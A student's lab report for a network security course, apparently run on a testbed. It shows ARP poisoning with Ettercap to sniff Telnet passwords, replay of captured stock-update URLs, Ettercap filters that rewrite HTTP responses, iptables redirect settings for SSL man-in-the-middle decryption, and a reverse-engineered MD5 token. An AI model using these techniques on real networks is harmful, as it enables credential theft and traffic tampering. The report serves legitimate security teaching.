

# CS136 Assignment 5: Man-in-the-Middle and Other Network Attacks

Nathan Tung (004-059-195)

## Part 1: Eavesdropping

Before attempting this assignment, we must first determine which network interface we'll be performing our MITM (man-in-the-middle) attacks on. By running `ifconfig`, we see that the 10.1.1.\* hosts, Alice and Bob, are using `eth0` (separate from DETER's 192.168.\* control network). And although Ettercap supposedly runs with promiscuous mode by default, I explicitly used `ifconfig` to set Alice and Bob's shared network interface (`eth0`) to promiscuous mode for the sake of this assignment. This means that I can also receive their transmitted data while logged into Eve's account. Then I ran Ettercap's curses GUI with `sudo`, using Unified Sniffing and ARP Poisoning to start eavesdropping on the data communication between Alice and Bob (that is, on the IPs 10.1.1.2 and 10.1.1.3).

I tried three different methods for accessing the transmitted cleartext:

- I used `tcpdump` to print traffic into a log (`tcpdump -i eth0 -s 1500 -X | tee output.log`)
- I used `tcpdump` to store traffic as a binary capture file (`tcpdump -i eth0 -s0 -w output.pcap`) and `chaosreader` to separate different sessions (`chaosreader output.pcap`).
- Lastly, I also accessed plaintext data by viewing active "Connections" within the curses GUI

Straight from Ettercap's User Messages, we see a Telnet connection spitting out data like:

```
10.1.1.2:23 -> USER: jambo PASS: screen
10.1.1.2:23 -> USER: jumbo PASS: screen
10.1.1.2:23 -> USER: jimbo PASS: screen
```

This tells us that Bob and Alice are communicating via Telnet (port 23) regarding user accounts jambo, jumbo, and jimbo. Although the password here says "screen", both the actual `tcpdump`'s `output.log` file and Ettercap's "Connections" window tell us more information.

```
11:47:39.046702 IP alice-lan0.telnet > bob-lan0.41140: P 51:68(17) ack 7 win 91
<nop,nop,timestamp 846460 816207>
0x0000: 4510 0045 8be2 4000 4006 98ba 0a01 0102  E..E..@.@.....
0x0010: 0a01 0103 0017 a0b4 f330 6217 f0f7 eee2  ....0b.....
0x0020: 8018 005b 11b7 0000 0101 080a 000c ea7c  ...[.....|
0x0030: 000c 744f 6a61 6d62 6f0d 0a50 6173 7377  ..tOjambo..Passw
0x0040: 6f72 643a 20                                ord:.
11:47:39.047146 IP bob-lan0.41140 > alice-lan0.telnet: P 7:17(10) ack 68 win 92
<nop,nop,timestamp 816208 846460>
0x0000: 4500 003e 9b07 4000 4006 89ac 0a01 0103  E..>..@.@.....
0x0010: 0a01 0102 a0b4 0017 f0f7 eee2 f330 6228  ....0b(
0x0020: 8018 005c a1e5 0000 0101 080a 000c 7450  ...\\.....tP
0x0030: 000c ea7c 6d69 6e6e 6965 3737 0d0a  ....|minnie77..
```

Alice is on Telnet port 23 and Bob is on port 41140. Bob tries to login as jambo, prompting a password request to be sent over from Alice's side. Bob provides the password minnie77. The same happens with user jimbo (with password goofy76) and user jumbo (with password donald78).

We also see HTTP GET requests from the `tcpdump` file:

```
11:47:34.247619 IP alice-lan0.49773 > bob-lan0.http: P 1:222(221) ack 1 win 92
<nop,nop,timestamp 845260 815008>
0x0000: 4500 0111 4c28 4000 4006 d7b8 0a01 0102  E...L(@.@.....
0x0010: 0a01 0103 c26d 0050 c740 a9eb 3706 1f32  ....m.P@.7..2
0x0020: 8018 005c 66aa 0000 0101 080a 000c e5cc  ...f.....
0x0030: 000c 6fa0 4745 5420 2f63 6769 2d62 696e  ..o.GET./cgi-bin
0x0040: 2f73 746f 636b 2e63 6769 3f73 796d 626f  /stock.cgi?symb
0x0050: 6c3d 4153 4446 266e 6577 3d37 3926 6861  l=ASDF&new=79&ha
0x0060: 7368 3d35 3237 3062 6462 6538 6161 6462  sh=5270bdbe8aad
0x0070: 3138 3665 6236 3830 6163 6463 6563 3762  186eb680acdcec7b
0x0080: 3039 3420 4854 5450 2f31 2e31 0d0a 5573  094.HTTP/1.1..Us
```

In the case above, Alice on port 49773 is sending Bob on HTTP port 80 an HTTP GET packet for the interface /cgi-bin/stock.cgi regarding information on the symbol ASDF. Perhaps she is modifying the stock information, since there are parameters passed through the URL, like “new” and “hash”.

```
11:47:37.210980 IP bob-lan0.41426 > alice-lan0.http: P 1:179(178) ack 1      win 92
<nop,nop,timestamp 815748 846001>
0x0000:  4500 00e6 0df6 4000 4006 1616 0a01 0103  E.....@. ....
0x0010:  0a01 0102 a1d2 0050 5fc6 7f71 317c 4009  .....P_..q1|@.
0x0020:  8018 005c 967a 0000 0101 080a 000c 7284  ...\.z.....r.
0x0030:  000c e8b1 4745 5420 2f63 6769 2d62 696e  ....GET./cgi-bin
0x0040:  2f61 6363 6573 7331 2e63 6769 3f6c 696e  /access1.cgi?lin
0x0050:  653d 3339 3333 2048 5454 502f 312e 310d  e=3933.HTTP/1.1.
```

On the other hand, Bob on port 41426 sends Alice on HTTP port 80 an HTTP GET request for the interface /cgi-bin/access1.cgi file. Looking at Ettercap’s “Connection” window, Bob seems to be getting back a file containing bits and pieces of the script from The Matrix.

Finally, there is SSL data being communicated over port 443 that is ignored by tcpdump, as expected. As we can see from Ettercap, this data is encrypted.

## Answer Summary

**1. What kind of data is being transmitted in cleartext? What ports, what protocols? Can you extract identify any meaningful information from the data?**

→The data being transmitted includes usernames/passwords, interactions with scripts like stock.cgi and access1.cgi for modifying stock information and getting parts of the script from The Matrix. Protocols and ports include Telnet (port 23) and HTTP (port 80), not counting encrypted data. Samples of extracted data and more details can be seen above.

**2. Is any authentication information being sent over the wire? If so, what are they? What usernames and passwords can you discover?**

→Yes, authentication information is being transmitted over Telnet for the user accounts jambo, jumbo, and jimbo. Their passwords are minnie77, donald78, and goofy76, respectively. As described above, this authentication information was obtained using tcpdump, since Ettercap’s User Messages “screens” the password.

**3. Is any communication encrypted? What ports?**

→There is encrypted communication using HTTPS protocol on port 443.

## **Part 2: Replay Attack against the Stock Ticker**

In order to perform replay attacks using the browser, I set up port forwarding to map my local port 8118 to Bob's HTTP port 80. Notice that we need to use Bob's account (rather than Eve's) since we need to communicate directly with the Apache server. Eve would not have the access we need.

```
ssh lal36bn@users.deterlab.net -L 8118:bob.assignment5.UCLA136.isi.deterlab.net:80
```

Our goal here is to make FrobozzCo look bad by dropping its stock price, and make Zembor Corp look good by raising its stock price. We already know how to access the stock interface, since we've eavesdropped on Alice trying to make changes to some companies like ASDF, BIFF, etc. What if we simply replace the "symbol" parameter in the stock.cgi with the target company and the "new" parameter with a desired stock price? But since we don't know the full cryptographic hash for each specific stock, the system throws a "Cryptographic stamp incorrect" error, rejecting our update attempts.

First I attempt to replay one of Alice's previous updates on ASDF:

```
localhost:8118/cgi-bin/stock.cgi?symbol=ASDF&new=79&hash=5270bdbe8aadb186eb680acdcec7b094
```

I simply try to modify the price, but we still get the cryptographic stamp error, while the unmodified URL works. It seems that the hash value is not only related to the stock symbol, but also to the stock value. Therefore, I decide to wait for different times where ZBOR is higher than FZCO, then replay those specific links in our SSH-tunneled browser so that ZBOR looks good and FZCO looks bad.

In order to obtain the right stock symbols for FrobozzCo and Zembor Corp (the ones mentioned above), I ran grep on all the session files generated by chaosreader to search for the term "symbol". The following entries caught my eye. In the case of ZBOR, the stock price is quite high at \$79, while FZCO has a measly stock price of \$4.

```
pcap2/httplog.text:45:1417297984.124      62 10.1.1.2 TCP_HIT/200 0 GET
http://10.1.1.3/cgi-
bin/stock.cgi?symbol=ZBOR&new=79&hash=5f70f9a4e87efd4e2a76b45389ed685e - NONE/-
text/html;


pcap2/httplog.text:48:1417297989.217      66 10.1.1.2 TCP_HIT/200 0 GET
http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=4&hash=052c31356785852be7af1b95b11d89d1
- NONE/- text/html;
```

These entries essentially translate to two links, using SSH tunneling:

```
localhost:8118/cgi-bin/stock.cgi?symbol=ZBOR&new=79&hash=5f70f9a4e87efd4e2a76b45389ed685e
localhost:8118/cgi-bin/stock.cgi?symbol=FZCO&new=4&hash=052c31356785852be7af1b95b11d89d1
```

Now it looks like we have the cryptographic hash value for FrobozzCo (FZCO) and Zembor Co (ZBOR). We hope that the hash value is "reusable" and not time sensitive, for example. Otherwise, we wouldn't be able to perform a replay attack using this data. I submit the above two links in a SSH-tunneled browser and successfully altered the targeted stock companies' prices! We can refresh these links multiple times in succession to create the shocking scenario as shown on the next page.

I performed the entire replay attack using an SSH-tunneled browser, but this can also be performed using something like elinks with a shell script. We can't, however, replay the actual TCP packets to achieve this, since sequence values inside a TCP packet's header can act like a nonce to prevent replay attacks. That is, the receiving end of the packet will know that this TCP packet came out of order and therefore has been repeated.



## Answer Summary

### 1. Explain exactly how to execute the attack, including the specific RPCs you replayed.

→The actual execution of the replay attack is simple. I simply set up SSH tunneling on my local Linux machine to connect to the stocks.cgi interface using Bob's account and refreshed the following URLs several times:

```
localhost:8118/cgi-bin/stock.cgi?symbol=ZBOR&new=79&hash=5f70f9a4e87efd4e2a76b45389ed685e
localhost:8118/cgi-bin/stock.cgi?symbol=FZCO&new=4&hash=052c31356785852be7af1b95b11d89d1
```

The first URL sets Zembor Co stock at \$79, while the second URL sets FrobozzCo stock at \$4. While I performed the replay attack strictly in a browser, a similar attack could be done using commands like elinks or curl within a shell script.

### 2. Explain how you determined that this strategy would work.

→The exact procedure I followed is described meticulously above. In summary, I sniffed Alice's successful attempt to update stock prices, and tried changing parameter variables from there, such as the targeted company or stock price. I realized that changing any of these parameters would require a new hash, so rather than inserting information in an "insertion attack", I simply waited for two pre-set URLs to show up. Then I issued these favorable commands back to the server many times as a "replay attack".

### 3. Execute your replay attack and show the results of your attack with a screen capture, text dump, etc. showing that you are controlling the prices on the stock ticker.

→The screen capture above shows the effect of executing the two commands consecutively. It demonstrates that, at any time, I can reset FZCO to \$4 and ZBOR to \$79.

## **Part 3: Insertion Attack**

In general, an insertion attack is very similar to a replay attack, but we are modifying information sent back to the server. We'll be using etterfilters to automate the interception and modification of traffic sent from the server back to Bob or Alice. As the specs explain, the hash acts as a nonce to prevent us from inserting arbitrary data to the server. But the ticker server sends back data in cleartext, so we just have to perform an insertion attack on that communication medium. Then the stock information will appear to look different on the client-side.

Our first task is to write an etterfilter that changes all instances of "FZCO" in the HTML data to "OWND". This is not difficult to do, and I base my code off of the remote.ef sample provided for us. Essentially, the code searches data on TCP port 80 for "FZCO" instances and replaces it with "OWND".

symbol.filter

```
# if the data is TCP/IP traffic DESTINED for port 80 (HTTP)
# since we're concerned with data from server to browser
if (ip.proto == TCP && tcp.dst == 80) { # could also use ip.src or ip.dst
    # if the packet contains "FZCO"...
    if (search(DATA.data, "FZCO")) {
        # simple string find and replace
        # replace "FZCO" to "OWND"
        replace("FZCO", "OWND");
        msg("Replaced stock symbols.");
    }
}
# filter done!
```

Similarly, we're concerned with looking for the "\$" sign to modify prices (rather than the "new" parameter), since we're now dealing with the server's output to the client. In this case, I replace every instance of "\$" with "\$10", which will essentially tack on the "10" string in front of whatever the previous value was. If a stock was once "\$79", then the new price will be "\$1079".

price.filter

```
# if the data is TCP/IP traffic DESTINED for port 80 (HTTP)
# since we're concerned with data from server to browser
if (ip.proto == TCP && tcp.dst == 80) { # could also use ip.src or ip.dst
    # if the packet contains "$"...
    if (search(DATA.data, "$")) {
        # replace "$" with "$10"
        # this will prefix all stock values with an extra "10"
        replace("$", "$10");
        msg("Replaced stock prices.");
    }
}
# filter done!
```

Notice that these .filter files are not ready to use. They must be compiled into "symbol.ef" and "price.ef" using etterfilter before they can be used in Ettercap. Compiled filters are included with this assignment.

Testing these filters is, unfortunately, not easy. After applying my filters, I simply used tcpdump to verify that the data going to Bob, for example, contained altered symbols and prices.

## **Answer Summary**

**1. Given the power of etterfilter and the kinds of traffic on this network, you can actually make significant changes to a machine or machines that you're not even logged in to. How?**

→ Insertion attacks are extremely powerful and can be used to significantly harm even remote machines. For example, you can intercept an SSH connection and trick the client into thinking that the server only

accepts SSH 1 authentication (or SSH 1.51, to be specific). Since SSH 1 is significantly weaker in security than SSH 2, we can then sniff credentials and obtain access to the server and perhaps even the remote machine - this is known as an SSH downgrade attack. (In addition, SSH 1 is vulnerable to insertion attacks done in the encrypted SSH stream. The attacker can insert blocks that will later decrypt to arbitrary commands that are executed on the other end!)

Apart from SSH, we can also intercept and drop packets to bring down the availability of a system, effectively taking a machine off of the network.

## **2. Of the cleartext protocols in use, can you perform any other dirty tricks using insertion attacks?**

**The more nasty and clever they are, the better.**

→ As before, we could simply drop packets to render Bob and Alice's communication useless, but that's not very nasty or clever. To be more specific, the cleartext protocols we saw earlier involved Telnet and HTTP, but there's also FTP. An FTP communication can be intercepted and any kind of malicious file can be transmitted in place of the intended file. HTTP requests to insecure webpages can also give way to the injection (or simply submission) of malicious code. We can also imitate a webserver to force re-authentication if the client-server connection was established before we began packet sniffing.

## Part 4: MITM vs. Encryption

For this last part, we are concerned with sniffing and SSL-decrypting relevant data. As we saw in Part 1, encrypted data is being transmitted over the HTTPS protocol on port 443. By default, Ettercap is capable of presenting a fake certificate on our behalf to the target host, and since other employees like Bob and Alice indiscriminately accept any certificate, we can soon begin to decrypt the session.

However, SSL decryption is not done automatically in Ettercap. We need to edit a few things in the `/usr/local/etc/etter.conf` file before sniffing. From `etter.conf` man pages, we understand that `redir_command_on` needs to be uncommented; essentially, kernel-level redirection is needed to perform SSL decryption. It follows that `redir_command_off` also needs to be uncommented so that the redirect rules applied earlier are removed after sniffing. The man pages also suggest that we either provide a `setuid` program or manually change `ec_uid` to 0 for successful script execution.


We'll go with setting both `ec_uid = 0` and `ec_gid = 0`, effectively having Ettercap drop to root privileges on startup. To enable redirection, we also go under the Linux iptables section and uncomment both lines.

I also tried setting the `/proc/sys/net/ipv4/ip_forward` file to 1 for enabling IP forwarding, but it seems like Ettercap does not require this for SSL decryption to function. At this point, I ran Ettercap and expected all the data on port 443 to be available, but Ettercap indicated 0 bits of data decrypted. I was stumped for hours until I realized that iptables-related commands were not being recognized in Eve's environment.

As it turns out, iptables is found in the `/sbin` directory, but the `$PATH` variable under Eve's account did not include this directory, so redirection was not happening. In order to fix this, I issued the command `"sudo su -"` prior to running Ettercap to utilize root's environment and `$PATH` variable (which thankfully includes `/sbin`). Repeating the same procedure as before using Ettercap's "Connections" window, we get these pieces of decrypted data:

```
3a. The Users...you really think they're
22. still there?
25. TRON
3d. They'd better be...I don't want to bust
3a. outta this dump an' find nothin' but
3c. a lot of cold circuits waitin' for me.
4b. 141 FLYNN's CELL
4c. edge of his platform, leaping over the empty ring on the way, and
```

As the text shows (and a Google search), the encrypted-and-now-decrypted data is from the TRON script.



```
root@eve:~
0.7.4.1

Connection data
10.1.1.3:36326
GET /cgi-bin/access2.cgi?line=1606 HTTP/1.1
User-Agent: curl/7.19.7 (i486-pc-linux-gnu) libcurl/7.19.7 OpenSSL/0.9.8k zlib/1.2.3.3 libidn/1.15.
Host: alice-lan0.
Accept: */*.

10.1.1.2:443
HTTP/1.1 200 OK.
Date: Tue, 02 Dec 2014 08:15:57 GMT
Server: Apache/2.2.14 (Ubuntu).
Transfer-Encoding: chunked.
Content-Type: text/html.

4b.
Another pellet hits the mirror platform and hurtles down at him.

User messages:
TELNET : 10.1.1.2:23 -> USER: janbo PASS: screen
TELNET : 10.1.1.2:23 -> USER: jumbo PASS: screen
TELNET : 10.1.1.2:23 -> USER: jinbo PASS: screen
TELNET : 10.1.1.2:23 -> USER: jimbo PASS: screen
TELNET : 10.1.1.2:23 -> USER: jimbo PASS: screen
```

## Answer Summary

### 1. What configuration elements did you have to change?

→ In order to drop down to root privileges in both UID and GID (user/group) for adequate permissions, I modified `ec_uid` and `ec_gid` to:

```
ec_uid = 0
ec_gid = 0
```

In addition, `redir_command_on` and `redir_command_off` using iptables must also be uncommented so that TCP redirection at the kernel level is enabled for SSL decryption.

```
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j
                    REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j
                    REDIRECT --to-port %rport"
```

### 2. Copy and paste some of this data into a text file and include it in your submission materials.

→ The data is shown above and will also be provided in a text file.

### 3. Why doesn't it work to use tcpdump to capture this "decrypted" data?

→ Our version of tcpdump is not compiled with the cryptographic functionality, so it does not have the "ability to decrypt packets" (according to the man pages). That's why we had to go through the trouble of enabling redirection so that Ettercap could perform the decryption instead.

### 4. For this exploit to work, it is necessary for users to blindly "click OK" without investigating the certificate issues. Why is this necessary?

→ Certificates must be accepted by the client before a connection can be established between the server and browser over the HTTPS protocol. However, while Ettercap does a good job of dynamically creating an imitation certificate that's almost identical to the server's, the certificate issuer will be different. Users who investigate the certificate details closely will see that the real certificate has been replaced.

### 5. What is the encrypted data they're hiding?

→ The hidden data actually contains pieces of the script from TRON, a screenplay written by Steven Lisberger and Bonnie MacBird (<http://www.imsdb.com/scripts/TRON.html>).



## Extra Credit

While doing Part 2 and Part 3, I noticed that the stock ticker's cryptographic hash is not strong at all. Essentially, it acts as an easily-breakable "nonce" that is dependent only on the stock symbol and stock price, which allows replay attacks to be performed at any time. A decent hash token should have prevented us from performing a replay or insertion attack.

### Answer Summary

#### 1. What observable software behavior might lead you to believe this?

→ While doing the previous parts of the assignment, I noticed that the stock.cgi script was not expecting updates in a scheduled or synchronized manner. In other words, company ASDF could be given 10 new stock updates while company BIFF might have just 2 new updates over some time length. Furthermore, there is no indication on the x-axis of when a specific stock's was updated – the page simply remembers the last 15 price changes. This is clearly not how stock ticker software should function, leading me to believe that the hash token fails to prevent any invalid changes of stock prices.

#### 2. Can you reverse engineer the token? How is the token created?

→ Inside the stocks.cgi file under Bob's account, we see

```
my $computed = md5_hex($sym . $new);
if ($computed ne $hash) {
    print h1("PROTOCOL ERROR!");
    print h2("Cryptographic stamp incorrect.\n");
    print h3("Stock price update ($sym; $new) rejected.");
    print h2("<a href='/cgi-bin/stock.cgi'>Reload</a>");
    print end_html();
    exit 0;
}
```

Where the variable \$hash seems to be what we pass in as a parameter in the URL. The software is essentially computing its own version of the "correct" hash using md5\_hex() and comparing the values to make sure the URL with parameters is doing something it has some permission to do (although its method of checking is absolutely horrendous).

At the top of the .cgi script, we see the source of the md5\_hex function:

```
use Digest::MD5 qw(md5_hex);
```

We can simply import the same Digest::MD5 library/resource and call the md5\_hex() function to construct the necessary hash token. Any malicious program meant to attack the stocks.cgi webpage could simply reconstruct the hash tokens on the fly like this before making unwanted changes.

#### 3. If you can reverse engineer it, can you write a script in your favorite language to post data of your choice? (Hint: all the necessary pieces are available on the servers for both Perl and bash.)

→ A Perl script can be written using Digest::MD5 to spit out the necessary hash token given a company symbol and price. Then a shell script can use that hash token with elinks to request a stock price change.

#### 4. What would be a better token? How would you implement it on both the client and server side?

→ A better token would need to prevent outside users (or users in general) from being able to re-create the cryptographic hash. For example, it may be beneficial to use a time- or sequence-based nonce. This would involve a server that only accepts a URL-based request when accompanied by a hash token based on the company, the price, and the next sequence number of the stock. Assuming the client is the only one allowed to push new prices to the interface, he/she and the server would be the only ones to know which sequence number to use or expect next. The server may also want to implement checks on number of failed hash attempts or restrict updates between specific timeslots to prevent brute force attacks.